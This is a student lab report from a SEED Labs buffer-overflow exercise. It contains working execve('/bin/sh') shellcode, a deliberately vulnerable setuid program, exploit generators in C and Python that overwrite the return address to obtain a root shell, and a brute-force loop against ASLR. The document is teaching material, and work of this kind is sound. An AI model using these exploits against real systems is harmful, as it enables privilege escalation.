Joseph Pepe & Karandeep Jaswal

1251897 & 1256917

NYIT

INCS 745


**Buffer Overflow Vulnerability**

# Table of Contents

# Lab Setup

Step 1: We begin this lab using a SEEDlabs VM machine. We previously set these up in another lab, and for this exercise we will use the one environment (original machine we created).

Step 2: Disable the address space randomization so the buffer-overflow attacks works.





Step 3: The lab documentation provides us with the following sample commands:

$ gcc -fno-stack-protector example.c
For executable stack: $ gcc -z execstack -o test test.c
For non-executable stack: $ gcc -z noexecstack -o test test.c

The three commands above help us with the StackGuard Protection Scheme and the Non-Executable Stack. These will be used later in the lab to ensure we're disabling StackGuard and also for executable/non-executable stacks.

Step 4: Link /bin/sh to another shell (zsh). /bin/sh symbolic link points to the /bin/dash shell. However, there are countermeasures in /bin/dash that makes our attack more difficult so we change the link.



## Task 1: Running Shellcode

Step 1: Given in the lab we create a file named “cshell.c” and “call_shellcode.c” These files are the shellcode that we will execute for the lab. Using touch and gedit the file was created and is ready for execution.

```
[11/02/22]seed@VM:~/bin$ touch cshell.c
[11/02/22]seed@VM:~/bin$ gedit cshell.c
```

```
[11/02/22]seed@VM:~/bin$ touch call_shellcode.c
[11/02/22]seed@VM:~/bin$ gedit call_shellcode.c
```

*call_shellcode.c (~/bin) - gedit

Open

```
/* call_shellcode.c: You can get it from the lab's website */

/* A program that launches a shell using shell code */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

Step 2: We now compile using the given command in the lab and view the permissions

```
[11/02/22]seed@VM:~/bin$ gcc -z execstack -o call_shellcode call_shellcode.c
[11/02/22]seed@VM:~/bin$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Nov  2 17:12 call_shellcode
```

"

Step 3: We then execute the code and we are prompted into a command line. We use “ID” and see the given permissions. We notice they match what we saw earlier in step 2.

```
[11/02/22]seed@VM:~/bin$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
```

Step 4: We now change the permissions and set the owner to root and ensure the program is a set UID program.

```
[11/02/22]seed@VM:~/bin$ sudo chown root call_shellcode
[11/02/22]seed@VM:~/bin$ sud0 chmod u+s call_shellcode
No command 'sud0' found, did you mean:
 Command 'sudo' from package 'sudo' (main)
 Command 'sudo' from package 'sudo-ldap' (universe)
sud0: command not found
[11/02/22]seed@VM:~/bin$ sudo chmod u+s call_shellcode
[11/02/22]seed@VM:~/bin$
```

Step 5: We rerun the program and view the permissions once again. We see an “S” instead of an “X” this time and this indicates that UID was successful.

```
[11/02/22]seed@VM:~/bin$ ls -l call_shellcode
-rwsrwxr-x 1 root seed 7388 Nov  2 17:12 call_shellcode
[11/02/22]seed@VM:~/bin$ ./call_shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Step 6: We now take the vulnerable program given to us on the lab manual and we will use this for this duration of the lab.

*stack.c (~/bin) - gedit

Open

```
1 /* Vunlerable program: stack.c */
2 /* You can get this program from the lab's website */
3
4 #include <stdlib.h>
5 #include <stdio.h>
6 #include <string.h>
7
8 /* Changing this size will change the layout of the stack.
9  * Instructors can change this value each year, so students
10 * won't be able to use the solutions from the past.
11 * Suggested value: between 0 and 400  */
12 #ifndef BUF_SIZE
13 #define BUF_SIZE 24
14 #endif
15
16 int bof(char *str)
17 {
18     char buffer[12];
19
20 /* The following statement has a buffer overflow problem */
21
22         strcpy(buffer, str);
23         return 1; }
24
25 int main(int argc, char * * argv)
26 {
27 char str[517];
28 FILE *badfile;
29
30 /* Change the size of the dummy array to randomize the parameters
31   for this lab. Need to use the array at least once */
32
33 badfile = fopen("badfile", "r");
34 fread(str, sizeof(char), 517, badfile);
35 bof(str);
36 printf("Returned Properly\n");
37 return 1;
38 }
```

Step 7: We compile the code as an executable stack and we also use no stack protection for this case.

```
[11/02/22]seed@VM:~/bin$ gcc -o stack -z execstack -fno-stack-protector stack.c
```

Step 8: We now change the permission for it to be set UID and we view the permissions. The owner and group are root and we see an "S" again to confirm UID.

```
[11/02/22]seed@VM:~/bin$ chmod 4755 stack
[11/02/22]seed@VM:~/bin$ ls -l stack
-rwsr-xr-x 1 seed seed 7476 Nov  2 17:35 stack
[11/02/22]seed@VM:~/bin$
```

Step 9: We now compile the stack program again and this time around we have the compiler flag on. We see now that it is not a UID, but it is owned by root.

```
[11/02/22]seed@VM:~/bin$ gcc -z execstack -fno-stack-protector -g -o stack_dbg s
tack.c
[11/02/22]seed@VM:~/bin$ ls -l stack_dbg
-rwxrwxr-x 1 seed seed 9768 Nov  2 17:45 stack_dbg
```

Step 10: We now create the badfile we see inside the code as a placeholder to see what happens at this point.

```
[11/02/22]seed@VM:~/bin$ touch badfile
```

Step 11: We now run a debugger and set a breakpoint for this point of the code for calculation purposes.

```
[11/02/22]seed@VM:~/bin$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 22.
gdb-peda$
```

Step 12: We now see the two addresses (top and bottom) for the stack using the two commands below

```
Breakpoint 1, bof (str=0xbfffea67 "\bB\003") at stack.c:22
22              strcpy(buffer, str);
gdb-peda$ x &buffer
   0xbfffea34:  adc    bh,bh
gdb-peda$ x $ebp
   0xbfffea48:  js     0xbfffea36
gdb-peda$
```

Step 13: We now take the two values and calculate the distance between the two of them. All of the information we gathered will be useful for the next section of the lab.

```
[11/02/22]seed@VM:~/bin$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xbfffea48-0xbfffea34)
'0x14L'
>>>
```

## Task 2: Exploiting the Vulnerability


Step 1: Take buffer value (0xbfffea34) and 0x128 bits to get the return address which is 0xbfffeb5c. This will be safe for us to write into the stack. We will now modify the “exploit.c” code to what we need.

exploit.c (~/bin) - gedit


Open

```
/* exploit.c  */
/* A program that creates a file containing code for launching shell */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
        "\x31\xc0"          /* Line 1:  xorl    %eax,%eax              */
        "\x50"              /* Line 2:  pushl   %eax                   */
        "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f            */
        "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f            */
        "\x89\xe3"          /* Line 5:  movl    %esp,%ebx              */
        "\x50"              /* Line 6:  pushl   %eax                   */
        "\x53"              /* Line 7:  pushl   %ebx                   */
        "\x89\xe1"          /* Line 8:  movl    %esp,%ecx              */
        "\x99"              /* Line 9:  cdq                            */
        "\xb0\x0b"          /* Line 10: movb    $0x0b,%al              */
        "\xcd\x80"          /* Line 11: int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */

        memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */

*((long *) (buffer + 0x24)) = 0xbfffeb5c;

memcpy(buffer+sizeof(buffer)-sizeof(shellcode),
shellcode, sizeof(shellcode));

/* Save the contents to the file "badfile" */

badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Step 2: We now compile the file and run it and we can see that the file is not “UID”





Step 3: Contents of badfile below




## Task 3: Defeating Dash’s Countermeasure

Task 1: We begin with the code provided in the lab to see how the countermeasure in dash works.



Step 2: We use the ls command to confirm that /bin/dash is being pointed to. Then we proceed to compile the file.

```
[11/02/22]seed@VM:~/bin$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Nov  2 18:59 /bin/sh -> /bin/dash
[11/02/22]seed@VM:~/bin$ gcc -o dash_shell_test1 dash_shell_test.c
[11/02/22]seed@VM:~/bin$
```

Step 3: We can see the shell has been created and the properties associated with it

```
[11/02/22]seed@VM:~/bin$ ./dash_shell_test1
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
```

Step 4: We now change the owner of the “dash_shell_test1” and make it “UID”

```
[11/02/22]seed@VM:~/bin$ sudo chown root dash_shell_test1
[11/02/22]seed@VM:~/bin$ sudo chmod 4755 dash_shell_test1
```


Step 5: We now see the shell has been created again and nothing has been changed due to the countermeasure.

```
[11/02/22]seed@VM:~/bin$ ./dash_shell_test1
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
```


Step 6: We now go back and uncomment “setuid(0)”

```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{

        char *argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;

        setuid(0);
        execve("/bin/sh", argv, NULL);

        return 0;

}
```


Step 7: We now compile and see a shell once again. We can see based on the details that even though we set UID to 0 it still didn't work due to countermeasures.




Step 8: We repeat the prompts from step 4 for "dash_shell_test2"





Step 9: We now see that the UID is 0 so based on the output of the shell we can see that this is successful.



Step 10: We will now try the attack from task 2 again. I used python for this portion to experience both c and python versions. The code has been edited to fit the needs.

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"              # xorl      %eax,%eax
    "\x31\xdb"              # xorl      %ebx,%ebx
    "\xb0\xd5"              # movb      $0xd5,%al
    "\xcd\x80"              # int       $0x80
    "\x31\xc0"      # xorl    %eax,%eax
    "\x50"          # pushl   %eax
    "\x68""//sh"    # pushl   $0x68732f2f
    "\x68""/bin"    # pushl   $0x6e69622f
    "\x89\xe3"      # movl    %esp,%ebx
    "\x50"          # pushl   %eax
    "\x53"          # pushl   %ebx
    "\x89\xe1"      # movl    %esp,%ecx
    "\x99"          # cdq
    "\xb0\x0b"      # movb    $0x0b,%al
    "\xcd\x80"      # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

######################################################################
buff = 0xbfffea34   # replace 0xAABBCCDD with the correct value
ebp = 0xbfffea48
offset = ebp - buff + 4            # replace 0 with the correct value

ret = buff + offset + 200

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
######################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Step 11: We execute the python file and we use ls to confirm we now see the badfile from task 2. If we were to open the file we would see the same contents as before.



Step 12: We can verify the root shell below.

```
[11/02/22]seed@VM:~/bin$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

## Task 4: Defeating Address Randomization

Step 1: Use code given from the lab manual for this section.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

Step 2: We can see no shell is produced and we are left with “Segmentation Fault.”

```
/bin/bash 80x24
[11/02/22]seed@VM:~/bin$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/02/22]seed@VM:~/bin$ ./stack
Segmentation fault
[11/02/22]seed@VM:~/bin$
```

Step 3: We will now run the brute force attack.

```
[11/02/22]seed@VM:~/bin$ chmod +x defeat_rand.sh
[11/02/22]seed@VM:~/bin$ ./defeat_rand.sh
```

Step 4: We can see a shell is there and the attack is a success!

```
The program has been running 117458 times so far.
./defeat_rand.sh: line 15: 26312 Segmentation fault      ./stack
3 minutes and 21 seconds elapsed.
The program has been running 117459 times so far.
$
```

## Task 5: Turn on the StackGuard Protection

Step 1: We can see an error is thrown when trying to generate a shell due to protection.

```
[11/02/22]seed@VM:~/bin$ sudo chown root stack_wg
[11/02/22]seed@VM:~/bin$ sudo chmod 4755 stack_wg
[11/02/22]seed@VM:~/bin$ ls -l stack_wg
-rwsr-xr-x 1 root seed 7524 Nov  2 20:30 stack_wg
[11/02/22]seed@VM:~/bin$ ./stack_wg
*** stack smashing detected ***: ./stack_wg terminated
Aborted
[11/02/22]seed@VM:~/bin$
```


Step 2: We again try earlier steps and run into same issue

```
[11/02/22]seed@VM:~/bin$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/02/22]seed@VM:~/bin$ gcc -z execstackc -o stack_wg stack.c
/usr/bin/ld: warning: -z execstackc ignored.
[11/02/22]seed@VM:~/bin$ gcc -z execstack -o stack_wg stack.c
[11/02/22]seed@VM:~/bin$ ./stack_wg
*** stack smashing detected ***: ./stack_wg terminated
Aborted
```

Step 3: We can conclude that StackGuard is working via the two screenshots above, which concludes that StackGuard will function no matter what we do.

## Task 6: Turn on the Non-Executable Stack Protection

Step 1: We use the command given in the lab manual to turn off the address randomization first to know which protection helps achieve the protection. From here we try to access and create a shell from our new “stack_ne.” We can see that even though the buffer hasn’t overflowed we still end up with a “Segmentation fault.”




Step 2: We can see even after we try to edit the permissions we still run into the same issue which is all due to the non-executable stack protection in place.